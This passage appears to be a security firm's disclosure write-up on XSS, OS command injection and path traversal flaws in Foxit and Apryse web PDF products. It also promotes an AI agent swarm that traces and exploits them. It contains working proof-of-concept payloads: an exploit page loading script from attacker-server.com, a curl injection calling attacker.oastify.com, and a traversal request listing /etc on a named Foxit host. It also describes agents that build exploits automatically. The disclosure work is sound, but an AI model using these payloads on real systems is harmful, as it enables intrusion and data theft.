Step 1: Host Malicious Script
// <https://attacker-server.com/xss.js>
alert('XSS via postMessage in: ' + document.domain);
Step 2: Craft Exploit Page
<!DOCTYPE html>
<html>
<body>
    <h1>Loading Foxit Calculator...</h1>

    <iframe
        id="target"
        src="<https://webplugins.foxit.com/calculator/commands.html>"
        width="600"
        height="400">
    </iframe>

    <script>
        // Wait for iframe to load
        setTimeout(() => {
            const targetFrame = document.getElementById('target').contentWindow;
            targetFrame.postMessage({
                "origin": "FoxitApp",
                "name": "initEnvironment",
                "param": {
                    "externalPath": "<https://attacker-server.com/xss.js>",
                    "platform": "web"
                }
            }, '*');
        }, 2000);
    </script>
</body>
</html>
Step 3: Result


Proof of Concept:
The remote script is fetched and appended to the DOM, and XSS executes successfully.

Impact
Arbitrary JavaScript execution in the webplugins.foxit.com origin, which can lead to:
- Session hijacking: Access to Foxit session cookies and authentication tokens
- Document manipulation: Inject malicious content into PDF workflows and annotations
- Data exfiltration: Steal sensitive user data from embedded calculator/support context
- Phishing: Display fake authentication prompts on trusted Foxit domain
The vulnerability executes in the context of a trusted Foxit domain, making it particularly dangerous for users who trust content from *.foxit.com.
Part 2: Novee Agents – Teaching Agents to Hunt
The three vulnerabilities above share a common anatomy. Strip away the specific payloads and code paths, and you find the same structural failures:
- Untrusted input accepted without validation
- Data flows across trust boundaries without sanitization
- Eventually reaches a dangerous sink (DOM, network, file system)
Part 1 told that story: a human researcher staring into minified chaos until the truth emerges. Finding a real vulnerability is an incredible achievement. It takes intuition, patience, and deep technical taste.
But here’s the part nobody wants to admit:
Can you do it again? And again? Across a codebase that’s constantly changing, aggressively minified, deeply dynamic, and written by smart engineers who are actively trying to get it right?
That’s where most security approaches stop scaling.
The gap: why “brilliant tools” still lose to minified reality
Static tools are powerful-until the code stops being static
SAST/CPG/DFG/CFG-based tools can be incredible-when the program behaves like a program.
But modern web products like Apryse and Foxit aren’t written like neat textbooks:
- “Minification” deletes meaning: identifiers vanish, structure collapses.
- Dynamic invocation deletes certainty:
obj[key], dispatch tables, computed routes, runtime-resolved imports. - Configuration becomes code: URL fragments, remote JSON,
postMessagecommands, metadata from files. - Framework plumbing hides sinks: the dangerous assignment may live inside React internals, not your source tree.
So the real blocker isn’t “detecting innerHTML.”
The blocker is the question that determines exploitability:
Can attacker-controlled input survive every transformation and reach this sink alive, through dynamic code paths, under real trigger conditions?
That’s the gap. And it’s exactly where most tools either:
- stop, or
- guess.
We don’t guess.
What makes Novee different (the actual advantage)
1) Scale is necessary – but not sufficient
Yes, agents can work nonstop. That’s table stakes.
What matters is what they do with that time.
If you point generic agents at a target and say “find vulns” you get:
- noise.
- hallucinations.
- “possible XSS” with no reachability.
- and a pile of dead ends.
2) Our edge: we embedded top researcher instincts into the agent logic
Novee’s advantage isn’t that we run LLMs on code.
It’s that we took the mental habits of elite researchers-the stuff that normally lives in their heads-and compiled it into the operating logic of the system:
- how to define and prioritize sinks
- how to walk backwards from sink → source instead of forward into infinity
- how to recognize trust boundary violations (iframe, postMessage, remote config)
- how to model transformations that kill payloads
- how to bypass mitigations when the context allows it
That’s not a per-target prompt. That’s a one-time infusion of expertise into how the agents think.
Then, every new target becomes “just” a mapping problem: ingest the surface → build a knowledge map → run the same researcher-grade playbook at scale.
The Novee swarm: a team, not a model
Novee is intentionally orchestrated like a research team:
- Tracer: enumerates dangerous sinks, then walks backward to build source-to-sink chains. When it hits a gate it can’t evaluate (validation logic, dynamic dispatch, external binaries), it stops and delegates.

- Resolver: gets called on specific blockers — analyzes control flow completeness, validation boundary coverage, middleware stacks, or binary behavior to determine whether a gate actually blocks the chain.
- Bypass: takes a confirmed chain and proves exploitability — models the execution context, selects payload format, and constructs a working PoC.
The point is simple:
Tracer maps every reachable chain and knows when it’s stuck. Resolver answers the specific question blocking progress. Bypass turns a confirmed chain into proof.
And they talk to each other like a real team.
What the Agents Found
Using the same methodology demonstrated in Part 1’s manual findings, the Novee swarm explored the broader attack surface independently. Below are two findings from those automated sessions.
Novee finds OS Command Injection in Foxit PDF SDK for Web Demo env
Environment and objective
Foxit PDF SDK for Web bundles an optional Node.js backend server for digital signature operations. We provided the Novee swarm with the full SDK source, including the signature server component, and the following objective:
Objective
Assess the signature server backend

Tracer: sink enumeration
Tracer scanned for dangerous sinks and immediately found process.execSync() in index.js:
File: server/signature-server-for-linux/index.js
process.execSync(
    './bin/pkcs7 sign ./bin/foxit_all.pfx 123456 ./temp/plain ./temp/signedData Yes ' + md
);
Tracing backward, md comes directly from the request body — no authentication required:
router.post('/digest_and_sign', koabody({
    multipart: true,
    formidable: {maxFileSize: 2000 * 1024 * 1024}
}), async (ctx) => {
    let { filter, subfilter, signer, md } = ctx.request.body;
Tracer mapped the chain: ctx.request.body.md → string concatenation → process.execSync(). But it flagged a gate in the path:
switch (md) {
    case 'sha1': md = '0'; break;
    case 'sha256': md = '1'; break;
    case 'sha384': md = '2'; break;
}

Resolver: the missing default case

Tracer: chain complete
Bypass: one POST, full RCE

PoC (curl):
curl -X POST \\
    -H 'Content-Type: multipart/form-data' \\
    -F 'plain=@dummy.pdf' \\
    -F 'subfilter=adbe.pkcs7.detached' \\
    -F 'md=$(curl attacker.oastify.com/poc)0' \\
    <https://target/signature/digest_and_sign>
One unauthenticated POST request. The server executed the injected curl command from its own process context.
Process trace evidence (fs_usage):
TIME              SYSCALL    COMMAND                  PROCESS_PID
22:35:46.468959   execve     /bin/sh                  node.42059471
22:35:46.473040   execve     /usr/bin/curl            bash.42103942
22:35:46.831518   execve     ./bin/pkcs7              bash.42103940
Two distinct bash processes, both children of the Node.js process — forensic proof of two independent execution contexts: the injected curl and the intended pkcs7.
Conclusion
Tracer mapped the chain from ctx.request.body.md to process.execSync(), hit a gate it couldn’t evaluate. Resolver analyzed the switch — no default case, arbitrary input survives. Tracer completed the chain: execSync runs through /bin/sh, metacharacters get interpreted. Bypass analyzed the execution context, crafted the payload, and proved full RCE with one POST.
Severity: Critical (CVSS 9.8) | Affected: Foxit PDF SDK for Web 11.0.5, signature server component.
Novee Agent finds Path Traversal in Foxit PDF SDK for Web Collaboration Add-on Demo env
Environment and objective
Foxit PDF SDK for Web includes a Collaboration Add-on with a Node.js backend that handles file uploads and listing. We provided the Novee swarm with the source and the following objective:
Objective
Assess the Collaboration Add-on file handling endpoints


Tracer: sink enumeration
Tracer found a filesystem access sink in file-service.ts:
app.get("/api/files/list", function(req, res) {
    const username = req.query.username;
    fs.readdir(FILE_UPLOAD_BASE + `/${username}`, (err, files) => {
    });
});
Tracing backward: username comes directly from req.query.username — no authentication required.
Chain: req.query.username → string concatenation with FILE_UPLOAD_BASE → fs.readdir().
Resolver: no validation, anywhere

Tracer: chain complete
Tracer resumed with Resolver’s answer. The chain is complete:
req.query.username → no validation → raw concatenation into FILE_UPLOAD_BASE + '/' + username → fs.readdir() → OS resolves ../ → arbitrary directory listing.
Handing off to BYPASS.
Bypass: one GET, filesystem exposed

PoC:
GET /collab/api/files/list?username=../../../../etc
Host: webviewer-demo.foxit.com
Response:
{
  "ret": 0,
  "data": [
    {"name": "", "path": "/files/../../../../etc/opt"},
    {"name": "", "path": "/files/../../../../etc/os-release"},
    {"name": "", "path": "/files/../../../../etc/passwd"},
    {"name": "", "path": "/files/../../../../etc/hosts"},
    ...
  ]
}
Operation system full dir listing exposed.
Conclusion
Tracer found the sink, flagged the gap. Resolver confirmed: no validation anywhere — raw query parameter straight into the filesystem path. Bypass sent one GET and listed /etc/.
Severity: High (CVSS 7.5) | Affected: Foxit PDF SDK for Web Collaboration Add-on (webviewer-demo.foxit.com).
Why This Works (And Why Most AI Security Tools Do Not)
Most “AI security tools” fail predictably:
| Approach | Failure Mode |
|---|---|
| Signature matching | High noise, misses novel variants |
| LLM with generic prompts | Hallucinated findings, no exploitation proof |
| Automated scanners | Cannot reason about application-specific trust models |
Our approach inverts this:
- Humans do the hard work first – understand the trust model, find real vulnerabilities
- Extract the reasoning – not signatures, but the why behind exploitability
- Encode reasoning into agents – they learn to recognize structural patterns
- Agents scale the search – apply patterns across the entire attack surface
- Humans verify – confirm findings, build PoCs, handle disclosure
The agents do not replace researchers. They amplify researchers by systematically exploring what humans identified as interesting.
Why this matters in the only way that counts: it produces proof, not vibes
Plenty of systems can produce a list of “interesting lines.” That’s not research.
Novee produces:
- a sink
- a source
- a complete chain
- dynamic resolution when static certainty fails
- a proof that survives real mitigations
- a trigger model
- an artifact a human can disclose responsibly
That is what separates research from scanning.
Because the rarest commodity in security isn’t “findings.” It’s verified, exploitable reachability – at scale.
Appendix: Additional Findings
| ID | Vendor | Vulnerability | Severity | CVE |
|---|---|---|---|---|
| 1 | Apryse | DOM XSS via uiConfig | Critical | CVE-2025-70402 |
| 2 | Apryse | DOM XSS via Author’s name | High | CVE-2025-70401 |
| 3 | Apryse | Full read SSRF in WebViewer Server via iFrame rendering | High | CVE-2025-70400 |
| 4 | Foxit | Stored XSS via postMessage | Medium | CVE-2025-66500 |
| 5 | Foxit | Stored XSS via Portfolio feature | Medium | CVE-2025-66520 |
| 6 | Foxit | Stored XSS in Page Templates | Medium | CVE-2025-66501 |
| 7 | Foxit | Stored XSS in Layer Import | Medium | CVE-2025-66502 |
| 8 | Foxit | Stored XSS in Predefined Text | Medium | CVE-2025-66519 |
| 9 | Foxit | Stored XSS via Trusted Certificates | Medium | CVE-2025-66521 |
| 10 | Foxit | Stored XSS via Common Name in Digital ID feature | Medium | CVE-2025-66522 |
| 11 | Foxit | Three Reflected XSS Vulnerabilities in na1.foxitesign.foxit.com | Medium | CVE-2025-66523 |
| 12 | Foxit | Stored XSS via Attachments Feature | Medium | CVE-2026-1591 |
| 13 | Foxit | Stored XSS via Create New Layer Field | Medium | CVE-2026-1592 |
| 14 | Foxit | Path Traversal in Collaboration feature in webviewer-demo.foxit.com | High | CVE will not be assigned |
| 15 | Foxit | Stored XSS (WAF Bypass) via Collaboration feature in webviewer-demo.foxit.com | Medium | CVE will not be assigned |
| 16 | Foxit | OS Command Injection in Foxit PDF SDK for Web in webviewer-demo.foxit.com | High | CVE will not be assigned |
Full agent traces and PoC artifacts available on request.
Closing Note(s)
This research was conducted under responsible disclosure. We coordinated with both Apryse and Foxit before publication.
- We would like to thank Foxit for their remarkable cooperation in the process of reporting and mitigating these vulnerabilities. Foxit is a prime example of how a vendor should handle and manage such incidents.
- The Path Traversal in Collaboration feature, Stored XSS (WAF Bypass) via Collaboration feature and the OS Command Injection were all found in the https://webviewer-demo.foxit.com environment.
Let us show you what your attackers already know. Explore the Novee platform.